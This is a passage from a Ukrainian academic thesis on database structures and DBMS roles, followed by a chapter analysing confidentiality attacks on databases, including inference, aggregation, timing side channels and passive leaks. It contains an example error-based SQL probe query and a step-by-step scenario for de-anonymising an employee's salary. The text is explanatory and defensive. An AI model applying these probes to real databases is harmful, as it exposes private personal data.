Двійкове дерево є ієрархічними структурами даних, де кожен вузол має не більше двох нащадків, що утворюють ліве та праве піддерева. Вони є основою для ефективних алгоритмів пошуку та сортування, оскільки дозволяють зменшити складність операцій до O(log n) у збалансованому стані. У контексті баз даних двійкові дерева реалізуються у формах B-дерев та B+-дерев, оптимізованих для роботи з дисковим сховищем, що забезпечує швидке виконання запитів завдяки збалансованій структурі та мінімізації кількості операцій введення-виведення [21].




Рисунок 1.8 – двійкове дерево [12]

Графові структури представляють собою мережу взаємопов'язаних вузлів, де кожен вузол містить дані, а ребра визначають складні двонаправлені зв'язки між ними. На відміну від ієрархічних моделей, графи дозволяють формувати довільні багаторівневі відношення типу «багато-до-багатьох» без жорстких структурних обмежень. Ця модель особливо ефективна для аналізу складних залежностей у соціальних мережах, рекомендаційних системах, транспортних маршрутах та знаньових графах, де зв'язки між об'єктами мають вирішальне значення [19]. У системах керування базами даних, таких як Neo4j або Amazon Neptune, графові структури реалізуються через спеціалізовані мови запитів (наприклад, Cypher), що дозволяють ефективно виконувати операції пошуку шляхів, виявлення шаблонів і аналізу впливу, роблячи їх незамінними для роботи з динамічними та інтенсивно взаємопов'язаними даними [17].




Рисунок 1.9 – Графові структури [12]

Хеш-таблиці є фундаментальною структурою даних, що використовує хеш-функції для відображення ключів у значення шляхом обчислення унікальних індексів у масиві. Кожен ключ обробляється хеш-функцією, яка генерує детермінований індекс, що вказує на відповідне значення в таблиці. Цей механізм забезпечує середню складність O(1) для операцій вставки, пошуку та видалення, що робить хеш-таблиці ідеальними для завдань, що вимагають швидкого доступу до даних, таких як кешування, індексація або реалізація асоціативних масивів.

Однак ефективність структури залежить від якості хеш-функції, яка повинна мінімізувати колізії — ситуації, коли різні ключі відображаються на один індекс [22]. Для вирішення колізій використовуються методи ланцюжків (зберігання списків значень для одного індексу) або відкрита адресація (пошук вільного місця у масиві). У контексті баз даних хеш-таблиці застосовуються в оптимізаторах запитів, хеш-з'єднаннях, буферах кешу та системах зберігання ключ-значення, таких як Redis або Memcached, де вони забезпечують високу продуктивність за рахунок швидкого хешування та прямого доступу до даних [23].




Рисунок 1.10 – Структура хеш-таблиць [12]

Документо-орієнтовані бази даних використовують модель зберігання, де всі дані про одну сутність інкапсулюються в єдиний документ, зазвичай у форматі JSON, BSON або XML. Кожен документ є автономним об'єктом із унікальним ідентифікатором, що дозволяє зберігати складні структуровані або напівструктуровані дані без необхідності нормалізації [12].

На відміну від реляційних баз, між документами не існують жорсткі зв'язки, що забезпечує гнучкість схеми — поля можуть відрізнятися між документами навіть в межах однієї колекції. Ця модель особливо ефективна для каталогів продуктів, профілів користувачів, систем управління контентом та логування подій, де дані мають різну структуру або часто змінюються [14].

Такі СУБД, як MongoDB або Couchbase, дозволяють модифікувати окремі

документи незалежно один від одного, забезпечуючи горизонтальну масштабованість і високу продуктивність при операціях читання та запису великих об’ємів даних [11].




Рисунок 1.11 – Документоорієнтовані бази даних [12]

Дана модель також дозволяє ефективно масштабувати базу даних шляхом розподілу документів між різними серверами, що забезпечує високу доступність і відмовостійкість системи. Крім того, документо-орієнтовані бази часто підтримують потужні мови запитів для роботи з вкладеними структурами та індексацію довільних полів документу, що значно прискорює пошук і аналіз даних без необхідності складної організації таблиць або JOIN-операцій [14].

1.4 Компоненти та інтерфейси системи керування базами даних

Система керування базами даних (СУБД) складається з п'яти взаємопов'язаних компонентів: дані, апаратне забезпечення, програмне забезпечення, процедури та користувачі. Ці компоненти утворюють комплексну структуру, що забезпечує ефективне функціонування інформаційної системи [21].

Апаратна платформа СУБД може варіюватися від окремого персонального комп'ютера до мейнфрейму або мережі взаємопов'язаних комп'ютерних систем. Вибір конкретної апаратної конфігурації визначається організаційними вимогами та специфікою використовуваної СУБД. Важливим аспектом є сумісність програмного забезпечення баз даних з операційними системами - деякі СУБД

працюють виключно на специфічних платформах, тоді як інші підтримують широкий спектр операційних систем [19].

Кожна СУБД має мінімальні вимоги до обсягу оперативної пам'яті та дискового простору, проте слід враховувати, що мінімальна конфігурація зазвичай не забезпечує прийнятної продуктивності та може обмежувати функціональні можливості системи при роботі з великими обсягами даних або високим навантаженням [24].




Рисунок 1.12 -Компоненти та інтерфейси системи керування базами даних [13]

Сучасне програмне забезпечення систем керування базами даних представляє собою складну екосистему, що поєднує традиційні компоненти СУБД з інноваційними хмарними рішеннями та сучасними підходами до розробки. Основними елементами цієї екосистеми є власне ядро СУБД, спеціалізовані прикладні програми, операційні системи та мережеве програмне забезпечення, а також сучасні інструменти контейнеризації на кшталт Docker і Kubernetes, що забезпечують гнучкість розгортання та масштабування. Мови

програмування, що використовуються для розробки, значно розширилися від класичних C та COBOL до сучасних Python, Java, Go та Rust, які часто застосовуються разом із потужними ORM-фреймворками, такими як Hibernate та Entity Framework, що спрощують взаємодію з даними [23].

Сучасні інструменти розробки також включають low-code/no-code платформи для швидкого створення додатків, AI-інструменти для автоматичної оптимізації запитів, системи машинного навчання, вбудовані безпосередньо в бази даних, та розширені засоби моніторингу продуктивності [7]. Ці інновації дозволяють не тільки значно прискорити процес розробки, але й забезпечити високий рівень безпеки, масштабованості та інтеграції з сучасними технологіями обробки даних, що робить сучасні СУБД ключовим компонентом цифрової трансформації бізнесу [15].

База даних є централізованим сховищем інформації, яке характеризується двома ключовими аспектами: інтегрованістю та спільним використанням. Інтегрованість означає, що база даних об'єднує кілька окремих файлів, усуваючи або мінімізуючи надмірність даних між ними. Спільне використання передбачає, що різні користувачі можуть отримувати доступ до одних і тих самих даних одночасно, використовуючи їх для різних цілей, причому кожен користувач зазвичай працює лише з певною підмножиною всієї бази даних [16].

Основні характеристики даних у базі даних.

Організованість (структурованість): дані в базі даних мають чітку структуру, що дозволяє ефективно зберігати, обробляти та отримувати інформацію. Ця структура визначається схемою бази даних, яка включає таблиці, поля, типи даних та зв'язки між ними [26].

Взаємозв'язаність: усі елементи даних у базі пов'язані між собою через визначені відношення, що дозволяє будувати складні запити та аналізувати інформацію в різних контекстах. Ця взаємозв'язаність забезпечує цілісність даних та підтримку бізнес-логіки [25].

Багатовимірність доступу: дані можна отримувати та аналізувати в різних порядках і комбінаціях без значних труднощів, що забезпечує гнучкість у роботі з інформацією та підтримує різноманітні бізнес-процеси [24].

Інтегрованість даних: інтеграція даних передбачає об'єднання різних джерел інформації в єдину узгоджену структуру з усуненням дублювання. Це не тільки зменшує обсяг зберігаємої інформації, але й підвищує її якість, усуваючи можливі суперечності між різними джерелами [4].

Спільне використання дає можливість одночасного доступу multiple користувачів до одних і тих самих даних для різних цілей є ключовою перевагою баз даних. Це не лише зменшує надмірність, але й забезпечує узгодженість даних, оскільки усі користувачі працюють з єдиним джерелом істини [3].

Персистентність даних означає, що дані зберігаються постійно і не залежать від виконання окремих програм. Вони мають тривалий час життя, що перевищує час виконання будь-якої програми, яка їх використовує, що забезпечує надійне зберігання та відновлення інформації [3].

Процедури являють собою сукупність формалізованих правил та інструкцій, що регламентують проектування, експлуатацію та підтримку бази даних. Ці процедури охоплюють усі аспекти роботи з системою керування базами даних (СУБД), починаючи від базових операцій, таких як автентифікація та підключення до системи, ініціалізація та зупинка сервісів СУБД, до складних адміністративних завдань [6].

Останні включають діагностику та усунення апаратних чи програмних збоїв, відновлення бази даних після критичних помилок або втрати даних, структурні зміни схем даних (наприклад, модифікацію таблиць, індексів чи зв'язків), а також оптимізацію продуктивності шляхом налаштування параметрів СУБД, моніторингу ресурсів і аналізу виконання запитів [11].

Чітко визначені процедури забезпечують стандартизацію роботи, мінімізують ризики операційних помилок, сприяють безпеці даних і підвищують надійність всієї інформаційної системи в цілому. Вони слугують керівництвом як для адміністраторів баз даних, так і для розробників та кінцевих користувачів, гарантуючи узгодженість і ефективність використання даних у рамках організації [12].

Усі люди, які пов'язані з базою даних, поділяються на дві великі категорії, а саме, на ті, хто керує системою і створює її, і ті, хто використовує її для роботи з

даними [11].

Рисунок 1.13 – Особи, які пов'язані з роботою з базами даних

Адміністратор баз даних (АБД) — це ключова фігура, яка здійснює централізований контроль над даними та програмами, що до них звертаються. Його головна мета — забезпечити стабільність, безпеку та ефективність роботи всієї системи. Для цього АБД керує середовищем бази даних на всіх етапах, від планування до експлуатації, розробляє та впроваджує стандарти для команди розробників і підтримує технічну документацію в актуальному стані. Фактично, він виступає архітектором і «сторожем» інформаційних активів компанії [14].




Рисунок 1.14 – Цілі адміністрування баз даних [7]

Головною відповідальністю адміністратора баз даних є забезпечення цілісності, безпеки та доступності даних. Це означає захист інформації від різних загроз: випадкових помилок (наприклад, помилкового введення чи програмних збоїв), зловмисних дій, а також від апаратних чи програмних відмов, що можуть пошкодити дані. Захист від випадкових інцидентів, які призводять до пошкодження інформації, є частиною підтримки цілісності даних, тоді як захист від несанкціонованого доступу та зловмисних атак називається безпекою бази даних [15].

До ключових обов'язків АБД належать надання та контроль прав доступу до бази даних, координація та моніторинг її використання; планування та закупівля необхідних апаратних та програмних ресурсів, організація процесів резервного копіювання та відновлення.

АБД повинен забезпечувати регулярне резервне копіювання, а у разі пошкодження даних — використовувати відповідні процедури відновлення, щоб максимально швидко повернути базу даних до робочого стану та мінімізувати час простою системи [17].

Проектувальник бази даних поділяється на логічного та фізичного. Логічний проектувальник визначає, які саме дані, зв'язки між ними та обмеження будуть зберігатися в базі. Він глибоко розуміє бізнес-процеси компанії та її дані.

Фізичний проектувальник відповідає за технічну реалізацію логічної моделі. Він вирішує, як саме дані будуть фізично зберігатися, створює таблиці та обмеження, вибирає структури зберігання та продумує заходи безпеки. Таким чином, головні завдання проектувальника БД — визначити дані для зберігання та обрати оптимальну структуру для їх подання і збереження [18].

Менеджер бази даних — це програмний модуль, який забезпечує інтерфейс між низькорівневими даними, що зберігаються в базі даних, та прикладними програмами і запитами, що надсилаються до системи.

В його основні функції включають:

- перетворення операторів DML на команди файлової системи низького рівня для зберігання, отримання та оновлення даних у базі;
- забезпечення цілісності даних шляхом перевірки обмежень узгодженості;

- реалізація безпеки через заборону несанкціонованого доступу до інформації;
- організацію резервного копіювання та відновлення для підтримки узгодженості бази даних навіть у разі збоїв.




Рисунок 1.15 – Розділення по категоріям користувачів

Загалом, користувачі бази даних — це люди, які потребують інформації з бази даних для виконання своїх бізнес-обов'язків. Їх можна класифікувати на дві основні категорії: програмісти прикладних програм та кінцеві користувачі.

Кінцеві користувачі поділяються на кілька типів. Інтелектуальні кінцеві користувачі взаємодіють з системою без написання програм, формуючи запити мовою запитів до бази даних та передаючи їх обробнику запитів. До цієї категорії належать аналітики, які досліджують дані [19].

Спеціалізовані кінцеві користувачі розробляють спеціалізовані додатки для баз даних, що не вписуються в традиційну обробку даних, такі як експертні системи чи системи моделювання середовища.

Наївні кінцеві користувачі взаємодіють з системою через готові (консервовані) програми, наприклад, студент, який перевіряє кількість взятих у бібліотеці книг. Системні аналітики визначають вимоги кінцевих користувачів та розробляють специфікації для готових транзакцій, що задовольняють ці вимоги. Готові транзакції — це стандартизовані програми, через які наївні користувачі взаємодіють з базою даних [20].

2 АНАЛІЗ МЕТОДІВ КІБЕРАТАК НА КОНФІДЕНЦІЙНІСТЬ ІНФОРМАЦІЇ В БАЗАХ ДАНИХ

2.1 Загальні загрози в базах даних

Забезпечення безпеки баз даних є критично важливим аспектом управління інформаційними ресурсами організації. Основна мета полягає у запобіганні несанкціонованого доступу, модифікації або знищення даних. Оскільки бази даних містять стратегічно важливі корпоративні активи, їх захист становить невід'ємну частину загальної системи інформаційної безпеки організації [26].

Відповідальність розробників баз даних поширюється не лише на забезпечення функціонування організації, але й на захист конфіденційності особистих даних індивідів. Поняття приватності визначається як право особи на контроль інформації про себе.

Сучасне законодавство більшості країн встановлює жорсткі вимоги щодо захисту персональних даних, що зобов'язує організації розробляти політики безпеки, сумісні з чинними правовими нормами.

Архітектура бази даних має відображати відповідальний підхід організації до захисту прав на приватність шляхом включення лише тієї інформації, збирання якої є правомірним, та забезпечення її надійного захисту [27].

Сучасний підхід до забезпечення інформаційної безпеки базується на моделі КЦД, що включає три фундаментальні принципи:

Конфіденційність - забезпечує обмеження доступу до інформації лише авторизованим користувачам для збереження приватності осіб, інтелектуальної власності бізнесу та інтересів національної безпеки. У сучасних умовах, зважаючи на розвиток соціальних медіа та електронної комерції, підтримка конфіденційності вимагає впровадження сучасних методів шифрування, а також реалізації надійних процедур авторизації, ідентифікації та аутентифікації [28].

Цілісність - гарантує, що лише авторизовані користувачі мають право змінювати дані, що забезпечує їхню узгодженість та достовірність. Пошкоджені або неточні дані втрачають свою цінність та можуть завдати значної шкоди як

приватним особам (наприклад, помилкові дані в кредитній історії), так і організаціям (зокрема, через спотворену фінансову звітність) [28].

Доступність - забезпечує можливість отримання інформації авторизованими користувачами у потрібний момент. Кібератаки на організацію можуть призвести до порушення доступності сервісів, що спричиняє невиконання умов сервісних угод, критично важливих для бізнес-процесів [15].

Розробка ефективної системи безпеки для сучасних сховищ даних вимагає чіткого розуміння конкретних ризиків, що виникають через два основні фактори: групування різних інформаційних активів в єдину логічну структуру та наявність потужних середовищ аналізу даних. Таке поєднання створює унікальну точку атаки, яка вимагає використання спеціалізованих методів захисту [19].

Більшість сучасних веб-сайтів та програмних застосунків містять уразливості безпеки, що створює потенційні загрози для конфіденційності, цілісності та доступності даних. Значна частина атак, зокрема SQL-ін'єкції, є наслідком низької якості програмного коду або помилок у конфігурації систем. Будь-які несанкціоновані модифікації в системах баз даних можуть призвести до втрати цілісності, що змушує кінцевих користувачів оперувати спотвореними даними та приймати помилкові рішення [29].

Несанкціонований доступ до об'єктів даних провокує втрату доступності, порушуючи нормальне функціонування систем. Крім того, несанкціоноване розголошення інформації не лише суперечить законодавству про захист даних, але й створює ризики для національної безпеки. Це обумовлює критичну важливість розробки ефективних методів профілактики загроз безпеки, серед яких запобігання SQL-ін'єкціям залишається одним з найбільш актуальних напрямів досліджень у державному, інституційному та корпоративному секторах [22].

Дослідники, які працюють із конфіденційними даними, стикаються з низкою викликів, пов'язаних із забезпеченням відповідності вимогам таких регуляторних стандартів, як PCI DSS, HIPAA та GDPR. Анонімізація даних і дотримання нормативних вимог ускладнюють проведення якісного аналізу безпеки. Різноманітність архітектур баз даних, що відрізняються компонентами, конфігураціями та моделями розгортання, створює додаткові складнощі через

відмінності в мовах запитів, шаблонах взаємодії та структурах даних [24].

Академічні та неприбуткові організації часто стикаються з обмеженнями у фінансуванні та інфраструктурі, що ускладнює проведення комплексного аналізу безпеки. Відсутність доступу до різноманітних реальних наборів даних та середовищ тестування перешкоджає глибокій оцінці та валідації запропонованих методів захисту [24].

Дедуктивне виведення як один із найпоширеніших підходів до опосередкованого доступу до конфіденційних відомостей представляє собою складний багатоетапний процес логічного відтворення закритої інформації шляхом систематичного аналізу відкритих або частково закритих масивів даних. Фундаментальна основа цього методу полягає у послідовному застосуванні комплексних логічних операцій порівняння, багаторівневого доповнення та багатокритеріальної фільтрації авторизованих даних [25].

Спеціаліст з аналізу інформації в рамках цього процесу має змогу ефективно комбінувати різнорідну інформацію з багаторівневих джерел, використовуючи для цього архівні записи з різним ступенем деталізації, публічно доступні інформаційні ресурси різного ступеня достовірності, аналітичні звіти засобів масової інформації, а також сучасні методи статистичного прогнозування та кореляційного аналізу [27].

Особливу ефективність цей підхід демонструє при виявленні системних помилок у класифікації даних, коли через неузгодженість критеріїв захисту формується потенціал для відтворення конфіденційних зв'язків і відновлення логічних ланцюжків, що дозволяють реконструювати закриті дані. Слід зазначити, що процес дедуктивного виведення значно ускладнюється в умовах великих обсягів інформації, однак при наявності потужних аналітичних інструментів і кваліфікованих фахівців цей спосіб може призводити до відтворення значних масивів конфіденційної інформації [21].

Статистичне агрегування як суміжна технологія дозволяє синтезувати цінніші відомості шляхом інтеграції розрізнених масивів інформації, що мають на перший погляд незначну цінність. Якщо локальні дані про діяльність окремого структурного підрозділу організації мають обмежену цінність, то їх коректне

агрегування на рівні всієї корпорації дозволяє сформувати стратегічно важливі інсайти та відкрити нові закономірності функціонування організації [26].

Цей механізм особливо небезпечний у контексті формування конкурентних переваг, визначення ринкових тенденцій, аналізу операційної ефективності та прогнозування розвитку організації. Процес агрегування може включати різні методики - від простого підсумовування показників до складних багатофакторних моделей зважування та кореляційного аналізу, що значно розширює його можливості щодо виявлення залежностей і трендів [14].

Поряд із універсальними методами дедуктивного аналізу та статистичного агрегування, які знають застосування в різних галузях роботи з інформацією, технологія цілеспрямованої комбінації запитів формує унікальний клас загроз, властивий виключно реляційним сховищам даних. Сутність цієї методики полягає у використанні складних багатокрокових процедур із логічно взаємопов'язаними операціями, що дозволяє зловмиснику здійснювати поступову реконструкцію закритих даних через систематичне використання легальних інтерфейсів взаємодії з базою даних [24].

Найбільш уразливими до таких атак виявляються інформаційні системи, що надають користувачам розширені інструменти статистичної обробки, де окремі записи мають статус конфіденційних, але агреговані показники та мета-характеристики залишаються доступними для широкого кола користувачів [15].

Механізм послідовної декомпозиції даних реалізується через кілька взаємопов'язаних етапів.

Перший етап передбачає активне використання стандартних підсумкових функцій таких як COUNT для підрахунку кількості записів, SUM для отримання сумарних значень, AVG для розрахунку середніх показників, а також MAX і MIN для визначення екстремальних значень у вибірках даних [28].

Другий етап полягає у застосуванні складних перехресних запитів із багаторівневими умовами фільтрації, що дозволяють послідовно звужувати область пошуку шляхом додавання додаткових критеріїв відбору.

Третій етап включає кореляцію отриманих статистичних показників із зовнішніми джерелами інформації та побудову гіпотез про можливі значення

прихованих даних. Четвертий етап передбачає ітеративне уточнення параметрів запитів на основі аналізу отриманих проміжних результатів для подальшого звуження кола пошуку [25].

Практична реалізація атаки через комбінацію запитів може бути проілюстрована на прикладі операції відтворення конфіденційних даних про заробітну плату співробітників академічної установи. Типовий сценарій починається з виконання запиту на отримання середньої зарплати жінок-професорів інформатики, що може дати результат наприклад 75 000 доларів.

Наступним кроком виконується запит на визначення кількості співробітників, що відповідають цим критеріям, і у разі отримання відповіді "1" створюються умови для однозначної ідентифікації конкретного працівника. Фінальним етапом стає виконання запиту на пошук жінки-професора інформатики, що дозволяє остаточно завершити процес деанонімізації та отримати доступ до персональної інформації, яка формально залишалася закритою для прямого доступу [26].

Окрім прямого комбінування запитів, існують альтернативні методи витоку інформації через аналіз реакції системи, що включають кілька спеціалізованих підходів. Перший підхід ґрунтується на діагностиці помилок виконання запитів, де спеціально сконструйовані умови дозволяють отримувати інформацію через аналіз повідомлень про помилки.

```
SELECT * FROM employee WHERE 1/(salary-75000) = 0.23
```

Рисунок 2.1 – SQL-запит з арифметичною помилкою ділення на нуль

Яскравим прикладом є даний запит на рисунку 1,:який генерує помилку ділення на нуль у випадку співпадіння значення зарплати зі шуканим параметром, тим самим підтверджуючи наявність конкретного значення в базі даних. Другий підхід передбачає використання хронометражу виконання запитів, де зловмисник використовує ресурсомісткі підзапити або складні обчислювальні конструкції, що істотно збільшують час відповіді системи при обробці цільових значень.

Створення умовних конструкцій із складними обчисленнями дозволяє фіксувати часові аномалії, що корелюють із наявністю шуканих даних, навіть без отримання безпосереднього доступу до них [9].

2.2 Пасивні атаки на бази даних

Пасивні атаки зосереджені на спостереженні. Тут зловмисник спостерігає за даними, що містяться в базі даних. Цей тип атаки є дуже небезпечною, але менш проблематичною, ніж активні атаки. Як правило, пасивні атаки виконуються без будь-якої модифікації даних. Під час атак дані в базі даних не змінюються, а зловмисник просто спостерігає за зв'язком між двома користувачами через мережу. Вони можуть бути виконані трьома способами [11].

Статичний витік - це різновид пасивної атаки, який має свої особливості. Наприклад, це може бути колишній співробітник, який перед звільненням вирішує "запастися" корисними даними - базою клієнтів або фінансовими звітами за останній квартал. Він не залишає "задніх дверей", не ламає систему, а просто використовує свій доступ, поки він ще дійсний [21].

Даний тип атак неймовірно складно виявити. Система безпеки може спрацювати тільки якщо вона реєструє сам факт доступу до конкретних даних, але звичайні системи моніторингу часто ігнорують такі події, адже формально нічого незаконного не відбувається - користувач просто переглядає інформацію, до якої має права [12].

Також, наслідки після атак можуть виявитися дуже серйозними. Якщо хтось отримав доступ до архіву паспортних даних клієнтів банку всього на 10 хвилин - цього цілком достатньо, щоб скопіювати критично важливу інформацію. При цьому сама база даних не постраждає - всі дані залишаться на місці, клієнти не відчують жодних проблем, а про витік можна дізнатися тільки через місяці, коли дані раптом з'являться в darknet [24].

Типовими сценаріями статичної витоку можуть бути тимчасовий доступ до

резервної копії бази даних, перехват даних під час їх передачі між серверами, або навіть звичайний перегляд конфіденційних документів співробітником, який формально має до них доступ, та використовує цю інформацію в особистих цілях.

Найскладніше у боротьбі з такими витоками - це встановити баланс між безпекою та зручністю роботи. Неможливо повністю заборонити співробітникам доступ до даних, але можно реалізувати детальне логування всіх операцій, встановити обмеження на масове копіювання інформації та створити систему аналізу поведінки користувачів, яка буде відстежувати підозрілі дії [21].

Витік посилань - це атака, яка працює шляхом "зв'язування" індексів бази даних з реальними значеннями. Можливо представити базу даних як величезний словник з алфавітним індексом. Навіть якщо неможливо прочитати всі слова, все одно можно зрозуміти структуру та взаємозв'язки між даними, проаналізувавши індекс [8].

На практиці зловмисник виконує серію запитів послідовно, спостерігаючи за поведінкою системи. Він може шукати співробітників по прізвищу, аналізуючи час відповіді сервера. Коли система швидко знаходить запис завдяки індексу, це означає, що прізвище існує у базі даних. Поступово, навіть без прямого доступу до даних, зловмисник може відтворити фрагменти інформації — наприклад, з'ясувати, який співробітник має найвищу зарплату, або встановити зв'язок між відділами та посадами [22].

Головна небезпека цієї атаки полягає у її скритності. Зловмисник не викрадає дані безпосередньо, а відновлює їх, аналізуючи метадані та сторонні канали. Наприклад, він може використовувати статистичні запити, щоб дізнатися середню зарплату в компанії, а потім, порівнюючи час відповіді на різні запити, виявити співробітників із зарплатою вище за середню [24].

Особливу увагу варто приділити налаштуванню моніторингу, який би фіксував спроби послідовного перебору значень. Якщо система фіксує сотні запитів на перевірку прізвищ за короткий проміжок часу, це може свідчити про спробу атаки. Також варто обмежити доступ до метаданих бази даних для звичайних користувачів [22].

Динамічний витік нагадує спостереження за течією річки — зловмисник не

просто дивиться на воду в один момент, а відстежує, як змінюється її потік з часом. У контексті бази даних це означає, що атака не обмежується одноразовим "знімком" стану, а охоплює цілий період функціонування системи [23].

Спостерігаючи за тим, як оновлюються записи про транзакції в банківській системі, можна виявити цікаві закономірності. Наприклад, кожного четверга о 10:00 з'являються нові записи про перекази між певними рахунками — це вже розкриває частину фінансових процесів компанії. А якщо після кожного оновлення балансу основного рахунку з'являються менші транзакції на інші рахунки, можна зрозуміти схему виплат [23].




Рисунок 2.2 - Пасивна атака [22]

